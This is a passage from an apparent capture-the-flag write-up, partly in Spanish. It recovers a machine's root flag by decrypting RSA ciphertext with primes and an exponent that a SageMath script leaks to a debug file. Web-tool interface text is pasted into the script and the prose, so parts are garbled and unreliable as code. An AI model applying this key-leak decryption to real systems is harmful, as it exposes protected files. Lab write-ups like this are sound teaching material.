The security of RSA is based on the fact that it is easy to calculate the product n of two large primes p and q . However, it is very difficult to determine only from the product n the two primes that yield the product. This decomposition is also called the factorization of n .

As a starting point for RSA choose two primes p and q .

1st prime p =
160826792785520881387158343265274170009282504884941039852933109163193651830303308312565580445669284847225535166520307

2nd prime q =
322845008266612906844847937070333480373963284146649074252278753696897245898433245929775591091774274652021374143174079

For the algorithm to work, the two primes must be different.

binary digits are used for secure communication.

The public key consists of the modulus n and an exponent e .

e =
238015571464755074669373110411870331706974573498912126641409821855678581804467608824177508976254759319210955977053997

This e may even be pre-selected and the same for all participants.

Por último añadimos el output en cyphertext

CrypTool-Online
Cryptography for everybody

MESSAGES

In the following two text boxes 'Plaintext' and 'Ciphertext', you can see how encryption and decryption work for concrete inputs (numbers).

Plaintext (enter text)

Plaintext (enter numbers, e.g. 6, 13, 111)

24604052029401386049980296953784287079059245867880966944246662849341507003750

↑

Ciphertext (enter numbers, e.g. 128, 52, 67)

J23336710545449512973950591755053735796799773369044083673911035030605581144977552865771395578778515514288930832915182

Automáticamente, nos aparece un plain text de números, esto es normal debido a que si revisamos de nuevo el script vemos que se está codificando en formato hexadecimal. Sin embargo realmente lo que nos tira es un decimal normal y luego se codifica en formato hex

```
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt", "w")      Cryptography for everybody
debug = open("debug.txt", "w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q      Plaintext (enter text)
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)
Plaintext (enter numbers, e.g. 6, 13, 111)

24604052029401386049980296953784287079059245867880966944246662849341507003750

c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
```

Por lo tanto traemos el numero decimal y lo convertimos a hexadecimal
24604052029401386049980296953784287079059245867880966944246662849341507003750

Decimal to Hexadecimal converter

From To

Decimal Hexadecimal

Enter decimal number

5867880966944246662849341507003750 10

= Convert × Reset ⚡ Swap

Hex number (64 digits)

3665666331613564626238393034373531 16
636536353636613330356262386566

Hex signed 2's complement

el hex ahora lo convertimos a texto

3665666331613564626238393034373531636536353636613330356262386566

From To

Hexadecimal Text

Paste hex numbers or drop file

```
3665666331613564626238393034373531636536353661333035626  
2386566
```

Character encoding

ASCII

```
6efc1a5dbb8904751ce6566a305bb8ef
```

NINMD

y nos trae el la salida del archivo root.txt es decir la flag